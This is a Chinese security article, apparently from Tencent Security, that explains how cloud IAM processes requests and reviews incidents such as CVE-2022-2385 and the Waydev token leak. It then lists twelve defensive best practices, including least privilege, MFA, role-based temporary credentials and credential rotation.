


图 10-4 身份和访问管理工作原理图

我们将对上图中的流程与步骤进行说明：

Step 1：扮演委托人（Principal）身份的用户或应用程序，使用账户或凭据对云资源发起请求并以此执行操作。

Step 2：云 IAM 服务将校验请求的身份认证情况，委托人使用其合法凭证发送请求以通过身份验证。在不同的场景下，认证方式将会有所不同。值得注意的是，并非访问所有云服务，都经历身份认证环节：在一些云服务中，允许跳过身份认证流程，例如对象存储服务，这类服务可以配置允许匿名用户的请求。

Step 3：在通过身份认证机制后，IAM 服务会进行授权校验：在此期间，IAM 服务将会使用请求上下文中的值来查找应用于请求的策略，依据查询到的策略文档，确定允许或是拒绝此请求。在此期间，如果有一个权限策略包含拒绝的操作，

则直接拒绝整个请求并停止评估。

Step 4：当请求通过身份验证以及授权校验后，IAM 服务将允许进行请求中的操作（Action）。常见的操作有：查看、创建、编辑和删除资源。

Step 5：IAM 通过操作（Action）和资源（Resource）两个维度进行权限校验，在 IAM 批准请求中的操作后，将会校验权限策略中与这些操作相关联的资源范围。在一个常见的案例中，当前委托人拥有云服务器重启实例操作权限，但其策略中的资源配置处限定了只拥有某个具体实例的此操作权限，委托人使用此策略，也是仅仅可以重启这个实例，而不是对所有实例资源进行重启操作。

03 云 IAM 风险案例

纵观近年来的云安全大事件，其中不乏有很多由于漏洞、错误配置以及错误使用云 IAM 导致的严重云安全事件，下文我们将回顾几个真实的云 IAM 安全事件，从 IAM 漏洞、IAM 凭据泄露与错误实践等几个方面来了解云 IAM 的安全风险。

CVE-2022-2385：潜伏 5 年的 Aws Iam Authenticator 提权漏洞

Aws Iam Authenticator 是一个使用 AWS IAM 凭据对 Kubernetes 集群进行身份验证的工具。这个工具最初是由 Heptio 推动，目前由 Heptio 和 Amazon EKS OSS 工程师维护。




图 10-5 Aws Iam Authenticator 认证鉴权流程图

近日，AWS 发布了一份安全公告，通报了 Aws Iam Authenticator 中的一个漏洞(CVE-2022-2385)。利用此漏洞，攻击者可以在 EKS [Elastic Kubernetes

Service] 集群进行提升权限攻击。该漏洞在 AWS Iam Authenticator 代码中存在了多年。研究人员发现，AWS Iam Authenticator 在进行身份验证过程中存在几个缺陷：由于代码错误的大小写校验，导致攻击者可以制作恶意令牌来操纵 AccessKeyID 值，利用这些缺陷，攻击者可以绕过 AWS IAM 针对重放攻击的保护，从而进行集群提权利用。

GitHub 市场应用 Waydev 服务客户凭据泄露事件

Waydev 是一个工程团队使用的分析平台，通过提供的 SaaS 服务，通过分析基于 gitbase 的代码库来跟踪软件工程师的工作输出，用户可以通过 Waydev 在 GitHub 的 App 商店中提供的应用来使用此服务。客户在使用 Waydev 服务时，需要客户提供其 GitHub IAM 服务所生成的 OAuth token，以便 Waydev 访问与分析客户在 GitHub 上部署的项目。Waydev 将这些客户的 GitHub OAuth token 以明文形式保存在内部数据库中。

攻击者通过传统的入侵手段，成功的入侵 Waydev 公司内部数据库，造成 Waydev 数据库中明文存储的用户 GitHub OAuth token 泄露，攻击者利用窃取到的客户 GitHub IAM 凭据，成功访问客户代码仓库，从而窃取项目源代码。




图 10-6 黑客论坛上发布 Dave 客户数据

此次云 IAM 凭据泄露事件，对 Waydev 的客户造成了严重的影响，以数字银行应用 Dave.com 为例，在此次事件中，由于 Dave.com 存储于 Waydev 中的的 IAM 凭据被窃取，导致 Dave.com 750 万用户数据泄露，对 Dave.com 造成了严重的损失。

Unit 42 云威胁报告：99%的云用户 IAM 采用了错误的配置

据 Palo Alto Networks 调查团队 Unit 42 对 1.8 万个云帐户以及 200 多个不同组织中的 68 万多个 IAM 身份角色进行调查结果表明：错误的 IAM 使用以及不安全 IAM 凭证管理将会为云安全带来极大的风险。

据调查报告显示，约有 44%的企业机构的 IAM 密码存在重复使用情况；53%的云端账户使用弱密码；99%的云端用户、角色、服务和资源被授予过多的权限，而这些权限最终并没有被使用；大多数云用户喜欢使用云平台内置 IAM 策略，而云服务提供商默认提供的内容策略所授予的权限通常是客户管理所需策略权限的 2.5 倍。

除此之外，据报告显示：在野的攻击团队（TeamTNT、WatchDog、Kinsing 等）已经开始使用一套专门针对云端的攻击策略、技术和工具，来攻击用户错误配置的云 IAM。

04. 云 IAM 最佳实践

通过对云上身份与访问管理安全的研究，我们在这里总结出 12 条针对云 IAM 的最佳实践，以帮助正确的配置以及使用 IAM。

避免使用根用户凭据：由于根用户访问密钥拥有所有云服务的所有资源的完全访问权限。因此在使用访问密钥访问云 API 时，避免直接使用根用户凭据。更不要将身份凭证共享给他人。应使用 IAM 功能，创建子账号或角色，并授权相应的管理权限。

使用角色委派权：使用 IAM 创建单独的角色用于特定的工作任务，并为角色配置对应的权限策略。通过使用角色的临时凭据来完成云资源的调用，使用角色临时凭据将比使用长期访问凭证更安全。由于角色临时凭据的持续时间有限，从而可以降低由于凭据泄露带来的风险。

遵循最小权限原则：在使用 IAM 为用户或角色创建策略时，应遵循授予”最小权限”安全原则，仅授予执行任务所需的权限。在明确用户以及角色需要执行的操作以及可访问的资源范围后，仅授予执行任务所需的最小权限，不要授予更多无关权限。

使用组的形式管理账号权限：在使用 IAM 为用户账号配置权限策略时，应首先按照工作职责定义好用户组，并为不同的组划分相应的管理权限。在划分组后，将用户分配到对应的组里。通过这种方式，在修改用户组权限时，组内的所有用户权限也会随之变更。

不使用同一 IAM 身份执行多个管理任务：对于云上用户、权限以及资源的管理，应使用对于的 IAM 身份进行管理。应该让部分 IAM 身份用以管理用户，部分用以子账号管理权限，而其他的 IAM 身份用来管理其他云资产。

为 IAM 用户配置强密码策略：通过设置密码策略，例如：最小和最大长度、字符限制、密码复用频率、不允许使用的用户名或用户标识密码等，以此保证 IAM 用户创建密码时的强度安全要求。

启用多重验证：在开启多重验证后，访问网站或服务时，除了其常规登录凭证之外，还要提供来自 MFA 机制的身份验证。这样可以增强账号安全性，有效的对敏感操作进行保护。

定期轮换凭证：定期轮换 IAM 用户的密码与凭据，这样可以减缓在不知情的情况下密码或凭据泄露带来的影响。

删除不需要的 IAM 用户数据：应及时删除不需要的 IAM 用户信息，例如账户、凭据或密码。通过云厂商提供的查找未使用的凭证功能以及用户管理功能，获取不需要的账户、凭据或密码，及时删除这些信息。

制定细粒度策略条件：在制定 IAM 策略时，应该定义更细粒度的约束条件，从而对策略生效的场景进行约束，并以此强化 IAM 的安全性。在一些常见的场景中，可以通过在策略中生效条件（condition）中配置 IP 地址，以限制凭据只有指定服务器可用，当凭据发生泄露后，由于 IP 的约束，导致凭据无法被利用。

监控 IAM 事件：通过审计 IAM 日志记录来确定账户中进行了哪些操作，以及使用了哪些资源。日志文件会显示操作的时间和日期、操作的源 IP、哪些操作因权限不足而失败等。

在云服务器实例上使用角色而非长期凭据：在一些场景中，云服务实例上运行的应用程序需要使用云凭证，对其他云服务进行访问。为这些云服务硬编码长

期凭据将会是一个比较危险的操作，因此可以使用 IAM 角色。角色是指自身拥有一组权限的实体，但不是指用户或用户组。角色没有自己的一组永久凭证，这也与 IAM 用户有所区别。

写在最后

云 IAM 服务作为云平台中进行身份验证与访问管理的一个重要功能，通过了解云 IAM 服务的工作原理、功能特征以及如何正确使用 IAM 进行配置，对保障云上安全尤为重要。通过上文分析可见，虽然 IAM 服务自身拥有如上的众多优势，可以很好支持云上身份与访问管理，但是由于没有遵循安全规范，错误的使用 IAM 功能，依然会为云上资产带来风险。未来我们将持续关注云 IAM 安全问题，并给出对应的安全建议与解决方案。

参考文献

1.https://zhuanlan.zhihu.com/p/270669079

2.https://en.wikipedia.org/wiki/Identity_management

3.https://docs.aws.amazon.com/zh_cn/IAM/latest/UserGuide/introduction.html

4.https://cloud.tencent.com/developer/article/1052632

5.https://en.wikipedia.org/wiki/Role-based_access_control

6.https://www.paloaltonetworks.cn/prisma/unit42-cloud-threat-research-volume-six

7.https://www.sohu.com/a/539987357_442599

8.https://docs.aws.amazon.com/zh_cn/eks/latest/userguide/install-aws-iam-authenticator.html

9.https://www.paloaltonetworks.cn/prisma/unit42-cloud-threat-research-2h21

10.https://securityaffairs.co/wordpress/106364/data-breach/dave-com-data-breach.html

11.https://www.c-csa.cn/u_file/photo/20210624/5cefebd7bb.pdf

腾讯安全